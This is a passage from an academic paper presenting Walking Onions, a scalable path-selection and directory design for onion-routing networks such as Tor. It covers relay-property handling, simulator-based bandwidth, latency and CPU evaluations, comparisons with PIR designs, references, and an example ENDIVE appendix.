Until this point, we have presented path-selection protocols assuming that all clients would always be selecting their next relay from a single probability distribution; for example, weighted by bandwidth. However, clients often have more complex path requirements. For example, many networks restrict which relays can be selected for specific positions in a client's path, such as for the entry or for the exit positions. We now present several mechanisms to accommodate complex path requirements in Walking Onions.

Optimistic Attempt and Discard. A simple approach that is acceptable when most relays support a given property is to allow the client to optimistically build a circuit, but discard it if the resulting path is not suitable. For example, if a client requires a circuit whose final relay supports a common property such as forwarding traffic to port 80 (http), they can simply discard circuits ending with relays that do not fulfill this property. However, if a client requires a less well-supported port, such as port 25 (smtp), this approach is more costly.

Multiple Index Ranges. As discussed in Section 4.2, every SNIP assigns a relay to a range of index values. The size of the index range in a relay's SNIP corresponds to the probability of a client selecting that relay. Clients, however, may need to select relays according to different probability distributions, depending on the purpose the relay is to serve. In that case, each SNIP would contain ranges for multiple indices, each index corresponding to one of the probability distributions.

For example, Tor clients currently pick relays for the first and last hops of their paths with different probability distributions than they use when choosing middle nodes. Walking Onions might implement this by giving each SNIP a separate index range for each of the three probability distributions. (See example in Appendix B.)

Note that if there are multiple index ranges, the client must send not only the index value i during circuit construction, but additionally an identifier ψ indicating *which* index to use.

Grouping by Class. When the number of properties grows, however, representing each property as its own index range would result in a linear growth of the SNIP. For example, in Tor, relay operators can list ports to which their relay will forward traffic exiting the network. If each index range is encoded as 8 bytes in a SNIP, representing 65,535 TCP ports as separate index ranges would increase *each* SNIP's size by 524.28 KB: clearly too much. In this case, we can reduce the number of properties by grouping exit ports into *port classes*, putting two ports are into same class when every relay either allows both or denies both. In an analysis of a snapshot of the current Tor network, we find that the 65,535 ports can be grouped into only 220 port classes. Each property in the SNIP then corresponds to a port class. Furthermore, the designers of an anonymity network can enforce the number of properties to be below some threshold by restricting the flexibility of which combinations are allowed.

Representing Properties in Merkle Trees. The strategy of using one index range to represent a class of properties in the SNIP still results in linear growth relative to the number of properties represented in the SNIP. To address this issue, and to keep the size of the SNIP independent of the number of properties, the authority need not place the per-property index ranges directly into each SNIP. Instead, for each relay, the authority can construct a Merkle tree whose leaves are the per-property index ranges for that relay, and only encode the root of that tree into the relay's SNIP. (The default index range for each relay, not associated with a particular property, should always explicitly appear in the SNIP for reasons we will see shortly.) To enable relays to construct proofs demonstrating that other relays fulfill a specific property, the authority should additionally encode the properties each relay supports into the ENDIVE for the network. Using each property and every SNIP in the ENDIVE, relays can deterministically recompute the per-property index ranges locally to reproduce the Merkle trees for each relay in the network.

With this approach, SNIPs remain constant sized as the number of properties grows, while the bandwidth needed for circuit construction when specifying a particular required property increases by the length of the Merkle path, logarithmic in the number of properties.

Delegated Verifiable Selection. Sometimes, the client does not wish to reveal their required property ψ to an intermediate relay R_n for the selection of a relay R_{n+1}. For example, a client wishing to connect to a relay that allows forwarding to a specific port number may not wish to reveal this property to an intermediate relay in the path during circuit construction. We now discuss how to handle this case using a technique we call *Delegated Verifiable Selection*.

After extending a circuit to relay R_{n+1}, if the client requires R_{n+1} to fulfill a specific property ψ, the client sends ψ to R_{n+1} through the circuit (thereby ensuring no intermediate relay can learn ψ). If R_{n+1} supports ψ, the circuit extension to R_{n+1} is considered complete and usable. Otherwise, R_{n+1} computes an index i^* (taken $\bmod \alpha$) derived from the hash of the client's messages to R_{n+1} so far in the protocol. Relay R_{n+1} then selects the SNIP Σ whose index range for property ψ contains i^*. R_{n+1} replies to the client with Σ. Upon

receiving the recommended relay represented by Σ, the client will destroy the circuit and then build a fresh circuit using the relay corresponding to Σ in the $(n+1)^{\text{th}}$ position. The client describes this relay using a new index i' sampled from Σ's default index range, to avoid linkability with i^*.

Note that a limitation of this technique is it requires either Telescoping or Hybrid Walking Onions, so the client can directly specify the relay corresponding to their desired index.

7 Evaluation

We now compare the performance of Walking Onions protocols to Vanilla Onion Routing. We test the hypothesis that Walking Onions offers lower bandwidth use than Vanilla Onion Routing, and comparable performance in terms of CPU. Further, we assess the extent to which Single-Pass Walking Onions improves circuit creation latency for clients.

All of our code, data, and analysis scripts are available at https://git-crysp.uwaterloo.ca/iang/walkingonions.

7.1 Bandwidth Evaluation

In order to compare the bandwidth used by our Walking Onions protocols to that of Vanilla Onion Routing, we implemented an onion routing network simulator, which we describe next.

Description of Simulator. The simulator we implemented in Python for this evaluation (available at the url above) models authorities, clients, and relays, using either Vanilla Onion Routing or one of the Walking Onions protocol variants we describe above. The simulator allows relays to register their descriptors with the authority for the network each epoch, and simulates both client and relay churn. Parties obtain consensus documents or ENDIVEs (depending on the protocol) at each epoch, using diffs if they have been online recently. Clients construct circuits through the network using Vanilla Onion Routing, Telescoping Walking Onions, or Single-Pass Walking Onions, using either the Merkle or threshold signature SNIP authentication methods from Section 4.3. We do not simulate sending data through the constructed circuits, as that operation is unchanged between Vanilla Onion Routing and Walking Onions. Our simulator sends messages among authorities, clients, and relays, serializing the messages using Python's `pickle` functionality. Messages that we simulate include those to download consensuses and ENDIVEs (and their diffs), as well as those to create, extend, and tear down circuits, whose instantiations depend on the circuit-extension protocol under use, and many others.

Our simulator can be configured with a number of empirical parameters, outlined in Table 2, and discussed next. We safely estimated the values of these parameters on the current Tor network. We configure the scale of the simulator with the parameter ζ, such that $\zeta = 1$ corresponds to 6,500 relays and 2,500,000 clients, roughly the scale of today's Tor network.

Table 2: Empirical parameters for our onion routing network simulator, with values modeled after those in the current Tor network. ζ is a free parameter specifying the scale of the simulation.

A	Number of authority voters	9
R	Target number of relays	$6,500 \cdot \zeta$
C	Target number of clients	$2,500,000 \cdot \zeta$
N_H	Number of hops per circuit	3
η_R	Relay churn rate	0.010
σ_R	Relay churn stddev	0.003
η_C	Client churn rate	0.16
σ_C	Client churn stddev	0.04
γ	Average number of circuits created per client per epoch	8.9
P_Δ	Average size of consensus diff compared to full consensus	0.019

We denote the number of authority voters as A, to which every relay must upload its descriptor every epoch. R and C are the target steady-state number of relays and clients respectively, which will depend on ζ. Circuits are N_H hops long. To model relay churn, in each epoch, each relay will leave the network with probability η_R, and a number of relays selected from the normal distribution $N(\eta_R \cdot R, \sigma_R \cdot R)$ will join the network. (This causes the steady-state number of relays to be R on average, as desired.) The parameters η_C and σ_C similarly model client churn. The average number of circuits created by each client per epoch is γ: the higher this parameter, the more "active" clients are. The average fraction of data required to send a diff of a consensus (or ENDIVE, in Walking Onions) is P_Δ, as compared to sending the entire document. We measure the number of bytes sent and received by each client and relay in each epoch. We only consider the measurements once the network has reached steady state; that is, we ignore the initial epochs in which *all* relays and *all* clients join the network and all have to bootstrap at once.

In addition to using our simulator to measure the number of bytes actually transmitted by each relay and client per epoch, we also compute *analytical* formulas to predict what these measurements should be, in terms of the network scale ζ, the empirical parameters in Table 2, and the byte sizes of each message type when serialized by `pickle`. The complete formulas are in the file `analytical.py` at the URL above.

We note that our `pickle`-based serialization is much more efficient than the actual Tor message format for consensus documents, which is text-based. For example, a real Tor client requires approximately 2.5 MB to bootstrap a complete consensus on the current Tor network, and 48 KB to keep it up to date each epoch. The more efficient `pickle`, on the other hand, allows our Vanilla Onion Routing clients to bootstrap a complete consensus in just 1.4 MB and keep it up to date with 27 KB per epoch (at $\zeta = 1$). Our byte counts therefore




Figure 1: Per-epoch total bytes used for each relay and client, for *Vanilla* Onion Routing, and *Sing*le-Pass and *Tele*scoping Walking Onions. (M) indicates Merkle authentication, and (T) indicates threshold signature authentication (Section 4.3). We plot the means and stddevs from the simulation with solid lines, and the analytical formulas in dashed lines. Note that the Single-Pass and Telescoping lines are almost coincident in the client graph.




Figure 2: A zoom out of Figure 1, showing the asymptotic behaviour of each of the circuit construction protocols. The vertical line is the size of the current Tor network. Note the log-log scale.

underestimate actual Tor usage, but are directly comparable with *each other*. Importantly, if Walking Onions beats Vanilla Onion Routing in our measurements, it is even that much better than current Tor.

Evaluation Results. In Figure 1 we plot both the numbers of bytes per epoch measured in our simulations, as well as the analytical formulas. The largest simulations we ran were with $\zeta = 0.30$; simulating each Vanilla Onion Routing epoch at that scale took a little over one day and up to 80 GB of RAM. We find excellent agreement between the simulation results and the formulas over the range of ζ values we simulated, supporting that our formulas do not miss any important terms. We then use the formulas to analyze the bandwidths used by Walking Onions circuit creation for larger network sizes in Figure 2 (note the log-log scale).

As we can see in Figure 2, for relays, at the current network size, each relay already uses 4.4–6.2× (depending on which version of Walking Onions is used) less bandwidth to bootstrap, keep up to date, and construct circuits for clients, as compared to Vanilla Onion Routing. As the network size grows, the difference becomes even more stark. At 10 times the current network scale, each relay uses 24–41× less bandwidth for these tasks with Walking Onions than with Vanilla Onion Routing. While all five formulas for the average bandwidth used per relay are technically asymptotically linear, the coefficients are very different: almost 15,000 additional bytes per epoch per relay are used by Vanilla Onion Routing, and just 6.75 (2200× less) by Telescoping Onion Routing with Merkle authentication. As seen in Figure 2, the Merkle versions of Walking Onions are basically constant up to networks two orders of magnitude larger than today's Tor.

For clients, the situation is even better for Walking Onions. For Walking Onions with threshold signatures, the per-client per-epoch cost is *constant*, and with Merkle signatures, it is *logarithmic* in the number of relays in the network. Vanilla Onion Routing, however, is *linear* in the number of relays. Even at the current network size, Walking Onions uses 10–16× less bandwidth then Vanilla Onion Routing for bootstrapping, keeping up to date, and constructing circuits. At 10× the current network size, that jumps to 90–155×.

Further, we note that when considering a network with many "on-demand" clients—those which infrequently use the network but must still be prepared to construct circuits—Vanilla Onion Routing proves more costly as more relays are added to the network, due to the fact that idle clients must continue to sync network state. On the other hand, Walking Onions maintains a constant overhead for on-demand clients regardless of a client's usage pattern. Considering such on-demand client behaviour is important for mobile applications that are used infrequently, unpredictably, or have low bandwidth, such as browsers [37] or messaging clients.

7.2 Latency Evaluation

We now evaluate the latency incurred by clients in both Vanilla Onion Routing and Telescoping and Single-Pass Walking Onions. We assess the latency that is experienced by clients downloading an up-to-date copy of the latest network directory, and then as the latency experienced by clients when building circuits (after they have bootstrapped).

Latency Incurred During Bootstrap. As observed in Figure 2, the asymptotic per-client traffic between Vanilla Onion Routing and Walking Onions diverges significantly as the number of relays in the network increases. The size of the network directory in Vanilla Onion Routing is linear in the number of relays, and this behaviour reflects the amount of data that clients must download upon bootstrap. Consequently, a client bootstrapping using Vanilla Onion Routing will incur significantly higher latency as the network size grows, assuming a constant rate of bandwidth over the client's connection. In comparison, clients in Walking Onions download only a constant amount of information during bootstrap, and thus the latency incurred for clients bootstrapping in a Walking Onions setting remains unchanged as the network size grows.

Latency Incurred During Circuit Build. The primary savings we expect for Single-Pass Walking Onions over Telescoping or Vanilla Onion Routing is in the latency experienced during circuit construction. The improvement of Single-Pass Walking Onions is the same as that of other single-pass circuit construction proposals: whereas Vanilla Onion Routing and Telescoping Walking Onions both need a total of $N_H(N_H+1)$ messages before the circuit can be constructed, Single-Pass Walking Onions uses only $2N_H$.

For clients with high-latency connections, the expected benefit is even greater: the number of messages sent and received by the client over their local link is just 2 in Single-Pass Walking Onions, as opposed to $2N_H$ in Telescoping Walking Onions or Vanilla Onion Routing.

7.3 CPU Evaluation

We now evaluate the CPU cost for circuit extension as well as the cost in CPU and memory of generating and validating ENDIVEs. We do not consider the CPU overhead for clients and relays to download and validate network directory documents, as circuit-related operations will dominate for workloads modelled after a live network in production.[3] Finally, we evaluate only public-key group operations, and assume the overhead for symmetric-key and hashing operations is negligible in comparison.

We summarize our analysis for circuit extension in Table 3 and ENDIVE generation and validation in Table 4.

CPU Cost to Extend a Circuit. For specificity, we instantiate the generic authenticated key exchange and VRF functions from Section 5 with ntor [17], requiring two public key operations for both clients and relays, and the IETF-proposed VRF [18], which requires three each.

Notably, Telescoping Walking Onions incurs the same number of group operations for both clients and relays participating in a circuit extension as Vanilla Onion Routing. For Single-Pass Walking Onions, additional group operations are required for the blinding and VRF computations.

[3] In a live network, the total number of circuits created by clients will typically far exceed the number of relays.

Table 3: Number of group operations to construct a circuit, not considering SNIP validation cost

	Protocol	Per circuit
Clients	Vanilla Onion Routing	$3N_H$
	Telescoping WO	$3N_H$
	Single-Pass WO	$6N_H - 2$
Relays	Vanilla Onion Routing	3
	Telescoping WO	3
	Single-Pass WO	3 (last relay); 9 (other relays)

Table 4: Costs of SNIP Generation/Validation, and Auth Size

CPU cost measured in public-key operations

	Cost to generate (per voter, per ENDIVE)	Cost to validate (per SNIP)	Authentication tag size (per SNIP)
One-Per-Voter	N_R	N_V	N_V signatures
Merkle Proof	1	0	$\lceil \lg N_R \rceil$ digests
Threshold Signature	N_R	1	1 signature

As described in Table 4, the cost to the client to validate SNIPs after each circuit extension depends on the type of signature included within the SNIP. One point to note is that certain signatures allow for batch processing, allowing the client to jointly verify all SNIPs in Single-Pass Walking Onions; we do not account for this optimization in the above table.

CPU Cost for ENDIVE Generation and Validation. We now evaluate the CPU performance of the authentication mechanisms that we present in further detail in Section 4.3.

The most costly signature to both generate, validate, and store is the One-Per-Voter approach, in which each SNIP is signed individually by each of N_V voters. Note that the cost to each voter grows linearly with the number of relays, and the cost to clients grows linearly with the number of voters.

Merkle signatures are smaller than Threshold Signatures or the One-Per-Voter approach when considering the cost to *transmit* an ENDIVE, as only a single root hash need be authenticated and encoded in the ENDIVE; relays will recompute the Merkle tree on receipt of the ENDIVE to verify the root hash. Furthermore, clients perform fewer public-key operations during SNIP validation, as the Merkle root can be validated just once per epoch when the client receives and authenticates a network parameters document. After this step, validation of SNIPs requires clients to only use hashing operations to validate the Merkle proof to demonstrate inclusion of the SNIP in the ENDIVE.

Threshold signatures provide an attractive option as the cost to validate a threshold signature is a single public-key operation for clients, while the size of the signature remains constant even as the number of voters attesting to the integrity

of the SNIP grows. However, the total cost to a single voter to generate a threshold signature for each SNIP scales linearly in the number of relays.

7.4 Comparisons to Other Designs

We now compare the scalability of Walking Onions to PIR-based designs with similar goals to improve the scalability of anonymity networks such as Tor. We include in our analysis PIR-Tor [30] instantiated with both Computational PIR (C-PIR) and Information-Theoretic PIR (IT-PIR) designs, as well as ConsenSGX [34], which relies on trusted hardware. Recall that we expand on the design and security and efficiency tradeoffs of each of these designs in Section 2.

We assume clients request guard node information via an out-of-band mechanism. However, each additional relay role requires a separate PIR database. Consequently, PIR-Tor using C-PIR requires two PIR queries per circuit, as does ConsenSGX. We assume an optimization for PIR-Tor using IT-PIR [30] in which the client performs PIR queries for only the exit node. We furthermore assume that PIR queries can be performed in batch, such that one client request can contain multiple PIR queries.

Bandwidth cost. While PIR-based designs require performing at minimum one PIR query per circuit, Walking Onions requires transmitting the SNIP for each relay during circuit establishment. While the overhead for each PIR design will vary, the bandwidth overhead for Walking Onions will not be greater than C-PIR or IT-PIR based designs, as each design requires the client to perform at minimum one PIR query for each new circuit. For PIR designs based on trusted hardware, Walking Onions queries will be slightly larger as SNIPs contain the index ranges (Section 4.2) not required by these PIR designs. (The PIR designs still require the per-entry authentication tags and validity time fields, however.)

Computational cost. While the CPU cost per circuit construction in Walking Onions remains constant for clients and effectively constant (there may be a binary search to look up the next relay whose SNIP contains the requested index) for relays as the network scales, a server performing IT-PIR or C-PIR must perform work linear in the number of relays. As such, even if the computational cost of these PIR schemes were acceptable today in a network the current size of the Tor network, the cost for these designs increases as the network scales, unlike Walking Onions. Note that the computational cost for ConsenSGX similarly remains constant relative to the number of relays.

Summary. IT-PIR and C-PIR based schemes both scale linearly for client bandwidth and computation as the size of the network grows, while the cost to clients in Walking Onions remains constant. Although ConsenSGX has similar performance benefits to Walking Onions, the dependence of ConsenSGX on trusted hardware is undesirable to many real-world security-critical projects.

8 Conclusion

To provide privacy to everyone on the Internet, anonymity networks must be able to accommodate hundreds of millions, if not billions, of users. To reach these numbers, today's anonymity networks must adopt more efficient protocols.

As a step towards this goal, we present Walking Onions, a set of protocols to remove the per-relay cost to clients in bandwidth and memory as the number of relays grows, and to reduce the latency for new circuit construction. Notably, our protocols offer the same security against route capture and epistemic attacks as prior work requiring a globally consistent network view. We present mechanisms to safely offload path selection from clients to intermediate relays in the client's circuit—even when the client maintains more complex path requirements—without requiring the client to download the full consensus. We evaluate these protocols in terms of bandwidth and CPU relative to a generic onion-routing protocol. Overall, we demonstrate that Walking Onions presents compelling scalability improvements to anonymity networks, allowing such networks to scale while maintaining constant-size bandwidth and memory requirements for network information downloaded by users.

Most importantly, the improvements we present are not just theoretical; The Tor Project has already begun the specification work necessary to integrate Walking Onions into the Tor protocol [44]. We look forward to the future of Tor that will be able to scale to meet the demand of its future users.

Acknowledgments

We thank the reviewers and the artifact evaluation committee for their helpful comments in improving this paper and the accompanying simulator. We thank Peter Palfrader for his original design in proposal 141, and to the designers of PIR-Tor, both of which inspired aspects of this Walking Onions design; David Goulet, Teor, George Kadianakis, and Sajin Sasy for feedback on the earlier Walking Onions proposal; and Jack Grigg for the observation that in a completely decentralized network, SNIPs can be authenticated using a randomly chosen set of relays as an authority mechanism.

This research was supported in part by NSF grants CNS-1526306 and CNS-1619454. We also thank the Royal Bank of Canada and NSERC grant CRDPJ-534381 for funding this work. This research was undertaken, in part, thanks to funding from the Canada Research Chairs program. This work benefitted from the use of the CrySP RIPPLE Facility at the University of Waterloo.

References

[1] Yawning Angel, George Danezis, Claudia Diaz, Ania Piotrowska, and David Stainton. Katzenpost Mix Network

Specification. https://katzenpost.mixnetworks.org/docs/specs/mixnet.html, 2017. last accessed 2019-12-16.

[2] Dan Boneh, Manu Drijvers, and Gregory Neven. Compact Multi-signatures for Smaller Blockchains. In *Advances in Cryptology – ASIACRYPT 2018*, pages 435–464, 2018.

[3] Dan Boneh, Craig Gentry, Ben Lynn, and Hovav Shacham. Aggregate and Verifiably Encrypted Signatures from Bilinear Maps. In *Advances in Cryptology — EUROCRYPT 2003*, pages 416–432, 2003.

[4] Dan Boneh, Ben Lynn, and Hovav Shacham. Short Signatures from the Weil Pairing. *Journal of Cryptology*, 17(4):297–319, Sep 2004.

[5] Nikita Borisov, George Danezis, Prateek Mittal, and Parisa Tabriz. Denial of Service or Denial of Security? In *Proceedings of the 14th ACM Conference on Computer and Communications Security*, CCS '07, pages 92–102, 2007.

[6] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In *27th USENIX Security Symposium (USENIX Security 18)*, page 991–1008, August 2018.

[7] Ran Canetti and Hugo Krawczyk. Security Analysis of IKE's Signature-based Key-Exchange Protocol. In *In: Proc. CRYPTO'02, Springer LNCS 2442*, pages 143–161, 2002.

[8] Dario Catalano, Mario Di Raimondo, Dario Fiore, Rosario Gennaro, and Orazio Puglisi. Fully Non-interactive Onion Routing with Forward Secrecy. *International Journal of Information Security*, 12(1):33–47, Feb 2013.

[9] Dario Catalano, Dario Fiore, and Rosario Gennaro. Certificateless Onion Routing. In *16th ACM conference on Computer and Communications Security*, pages 151–160. ACM, 2009.

[10] Chen Chen, Daniele Enrico Asoni, David Barrera, George Danezis, and Adrian Perrig. HORNET: High-speed Onion Routing at the Network Layer. In *ACM Conference on Computer and Communications Security*, 2015.

[11] George Danezis and Ian Goldberg. Sphinx: A Compact and Provably Secure Mix Format. *30th IEEE Symposium on Security and Privacy*, pages 269–282, 2009.

[12] George Danezis and Paul Syverson. Bridging and Fingerprinting: Epistemic Attacks on Route Selection. In *Privacy Enhancing Technologies*, pages 151–166, 2008.

[13] Roger Dingledine and Nick Mathewson. Tor Protocol Specification. https://gitweb.torproject.org/torspec.git/tree/tor-spec.txt, 2019.

[14] Roger Dingledine, Nick Mathewson, and Paul F. Syverson. Tor: The Second-Generation Onion Router. In *USENIX Security Symposium*, 2004.

[15] Tariq Elahi, Kevin Bauer, Mashael AlSabah, Roger Dingledine, and Ian Goldberg. Changing of the Guards: A Framework for Understanding and Improving Entry Guard Selection in Tor. In *Proceedings of the 2012 ACM Workshop on Privacy in the Electronic Society*, WPES '12, pages 43–54, 2012.

[16] Yossi Gilad, Rotem Hemo, Silvio Micali, Georgios Vlachos, and Nickolai Zeldovich. Algorand: Scaling Byzantine Agreements for Cryptocurrencies. In *26th Symposium on Operating Systems Principles*, SOSP '17, pages 51–68, 2017.

[17] Ian Goldberg, Douglas Stebila, and Berkant Ustaoglu. Anonymity and one-way authentication in key exchange protocols. *Designs, Codes and Cryptography*, 67, 2012.

[18] Sharon Goldberg, Leonid Reyzin, Dimitrios Papadopoulos, and Jan Vcelak. Verifiable Random Functions (VRFs). https://tools.ietf.org/html/draft-irtf-cfrg-vrf-05, August 2019.

[19] I2P Project. I2P Threat Model. https://geti2p.net/en/docs/how/threat-model.

[20] Aniket Kate and Ian Goldberg. Using Sphinx to Improve Onion Routing Circuit Construction. In *Financial Cryptography and Data Security*, pages 359–366, 2010.

[21] Aniket Kate, Greg Zaverucha, and Ian Goldberg. Pairing-Based Onion Routing. In *Privacy Enhancing Technologies*, pages 95–112, 2007.

[22] Akshaya Mani, T. Wilson-Brown, Rob Jansen, Aaron Johnson, and Micah Sherr. Understanding Tor Usage with Privacy-Preserving Measurement. In *Internet Measurement Conference*, IMC '18, pages 175–187, 2018.

[23] Nick Mathewson. Proposal 206: Preconfigured directory sources for bootstrapping. https://gitweb.torproject.org/torspec.git/tree/proposals/206-directory-sources.txt.

[24] Nick Mathewson. Proposal 300: Walking Onions: Scaling and Saving Bandwidth. https://gitweb.torproject.org/torspec.git/tree/proposals/300-walking-onions.txt.

[25] Gregory Maxwell, Andrew Poelstra, Yannick Seurin, and Pieter Wuille. Simple Schnorr multi-signatures with applications to Bitcoin. *Designs, Codes and Cryptography*, Feb 2019.

[26] Jon McLachlan, Andrew Tran, Nicholas Hopper, and Yongdae Kim. Scalable Onion Routing with Torsk. In *16th ACM Conference on Computer and Communications Security*, CCS '09, pages 590–599, 2009.

[27] Ralph C. Merkle. A Digital Signature Based on a Conventional Encryption Function. In *A Conference on the Theory and Applications of Cryptographic Techniques on Advances in Cryptology*, CRYPTO '87, pages 369–378, 1988.

[28] Silvio Micali, Salil Vadhan, and Michael Rabin. Verifiable Random Functions. In *40th Annual Symposium on Foundations of Computer Science*, FOCS '99, pages 120–, 1999.

[29] Prateek Mittal and Nikita Borisov. ShadowWalker: Peer-to-peer Anonymous Communication Using Redundant Structured Topologies. In *16th ACM Conference on Computer and Communications Security*, CCS '09, pages 161–172, 2009.

[30] Prateek Mittal, Femi Olumofin, Carmela Troncoso, Nikita Borisov, and Ian Goldberg. PIR-Tor: Scalable Anonymous Communication Using Private Information Retrieval. In *20th USENIX Security Symposium*, pages 475–490, 2011.

[31] Lasse Øverlier and Paul Syverson. Improving Efficiency and Simplicity of Tor Circuit Establishment and Hidden Services. In *Privacy Enhancing Technologies*, pages 134–152, 2007.

[32] Trevor Perrin and Moxie Marlinspike. The Double Ratchet Algorithm. https://signal.org/docs/specifications/doubleratchet/.

[33] Michael Reiter and Aviel D. Rubin. Crowds: Anonymity for Web Transactions. *ACM Transactions on Information and System Security (TISSEC)*, 1:66–92, 1997.

[34] Sajin Sasy and Ian Goldberg. ConsenSGX: Scaling Anonymous Communications Networks with Trusted Execution Environments. *PoPETs*, 2019(3):331–349, 2019.

[35] Max Schuchard, Alexander W. Dean, Victor Heorhiadi, Nicholas Hopper, and Yongdae Kim. Balancing the Shadows. In *9th Annual Workshop on Privacy in the Electronic Society*, pages 1–10, 2010.

[36] Fatemeh Shirazi, Milivoj Simeonovski, Muhammad Rizwan Asghar, Michael Backes, and Claudia Diaz. A Survey on Routing in Anonymous Communication Protocols. *ACM Comput. Surv.*, 51(3):1–39, 2018.

[37] The Tor Project. Mozilla Research Call: Tune up Tor for Integration and Scale. https://blog.torproject.org/mozilla-research-call-tune-tor-integration-and-scale.

[38] The Tor Project. Tor Directory Protocol Specification. https://gitweb.torproject.org/torspec.git/tree/dir-spec.txt.

[39] The Tor Project. Tor Metrics—Number of Bytes spent on answering directory requests. https://metrics.torproject.org/dirbytes.html?start=2019-11-08&end=2020-02-06.

[40] The Tor Project. Tor Metrics—Relays. https://metrics.torproject.org/networksize.html.

[41] The Tor Project. Tor Metrics—Total Relay Bandwidth. https://metrics.torproject.org/bandwidth.html?start=2019-11-08&end=2020-02-06.

[42] The Tor Project. Tor Metrics—Users. https://metrics.torproject.org/userstats-relay-country.html.

[43] The Tor Project. Tor Guard Specification. https://gitweb.torproject.org/torspec.git/tree/guard-spec.txt, 2019. last accessed 2019-09-16.

[44] The Tor Project. Walking Onions Specification. https://spec.torproject.org/walking-onions, 2020. last accessed 2020-05-15.

[45] Nik Unger and Ian Goldberg. Deniable Key Exchanges for Secure Messaging. In *22nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, pages 1211–1223, 2015.

[46] Qiyan Wang, Prateek Mittal, and Nikita Borisov. In Search of an Anonymous and Secure Lookup: Attacks on Structured Peer-to-peer Anonymous Communication Systems. In *17th ACM Conference on Computer and Communications Security*, CCS '10, pages 308–318, 2010.

[47] Bassam Zantout and Ramzi Ahmed Haraty. I2P Data Communication System. In *ICON 2011*, 2011.

A Applying Walking Onions to Other Anonymity Network Designs

While we use Tor as a case study, in Section 2 we say that Walking Onions can be used by other anonymity networks. We now present one such application.

HORNET [10] presents an onion-routing protocol optimized for performance and is stateless for intermediate nodes in a path. Messages sent through the network are encrypted to each hop such that intermediate hops need only to persist a symmetric key for decrypting packets. Once decrypted, packet headers include all information the node requires for processing the onion-encrypted packet. The protocol requires a one-time setup phase in which the circuit is established in a single pass using a variant of Sphinx [11]. However, HORNET makes tradeoffs in security and assumptions of additional infrastructure that may prove undesirable in practice. We will now discuss how the use of Walking Onions in HORNET addresses two such cases.

First, HORNET assumes the existence of a safe mechanism for distributing path information to the client, such that paths are fully formed and *short* to improve performance over free-routed networks. However, in practice, some anonymity networks may seek to achieve the best of both worlds, to leverage the efficient packet structure and packet transmission techniques presented in HORNET while allowing clients to enjoy as much anonymity as that of a free-routed network such as Tor. As such, Walking Onions can be incorporated into networks utilizing HORNET to achieve efficient distribution of network information and path selection.

Second, to establish a circuit in a single pass, HORNET currently requires the client to use the long-lived public key for

each node in a path to encrypt data in the setup phase. While a variant of HORNET allows the node to use an ephemeral key to establish the secret to encrypt client communication, HORNET is not forward-secure for the selection of nodes in a path in either variant. Applying Single-Pass Walking Onions to HORNET improves security of path selection to be eventually forward-secure after a window of time, while retaining the efficiency of establishing a circuit in a single pass.

B An Example ENDIVE

In Section 4.2 we introduced ENDIVEs and SNIPs, and in Section 6 we added the notion of per-property index ranges in SNIPs. Here, we work through an example of how an ENDIVE might be generated for a simple network.

Suppose that we have a network with four relays, R_1 through R_4. These relays have different bandwidths, and different properties:

ID	Bandwidth	Exit?	Entry?
R_1	128	yes	yes
R_2	256	yes	no
R_3	512	no	no
R_4	128	yes	yes

For Vanilla Onion Routing, all of these values are included in a single signed directory document, as in:

Timestamp, Signature

ID	Bandwidth	Exit?	Entry?	Keys, etc
R_1	128	yes	yes	...
R_2	256	yes	no	...
R_3	512	no	no	...
R_4	128	yes	yes	...

For Walking Onions, we would place them in an ENDIVE of independent SNIPs, such that every SNIP has a set of index ranges for each property that the client might want to select. We assume $\alpha = 1024$ for the sake of simplicity, and use bandwidths as weights for the probability distributions.

Timestamp, Signature

ID	Bandwidth	Exit?	Entry?	Keys, etc	Timestamp	Signature
R_1	0–127	0–255	0–511	...	...	...
R_2	128–383	256–767	∅	...	...	...
R_3	384–895	∅	∅	...	...	...
R_4	896–1023	768–1023	512–1023	...	...	...

Here we have an ENDIVE with four SNIPs. Each SNIP has three index ranges: one default range for selecting general-purpose relays, and two per-property ranges for selecting exit or entry relays, respectively.

Suppose that a client is extending a circuit to general-purpose relay. It picks at random $i = 527$, so the relay extends to R_3 and sends back the corresponding SNIP. The client can verify that i falls in the range 383–895, that the timestamp is live, and that the signature is correct. Thus, the client can be sure that the key information in the SNIP correctly identifies the relay that it chose (obliviously) with its random i.

C Vanilla Onion Routing protocol

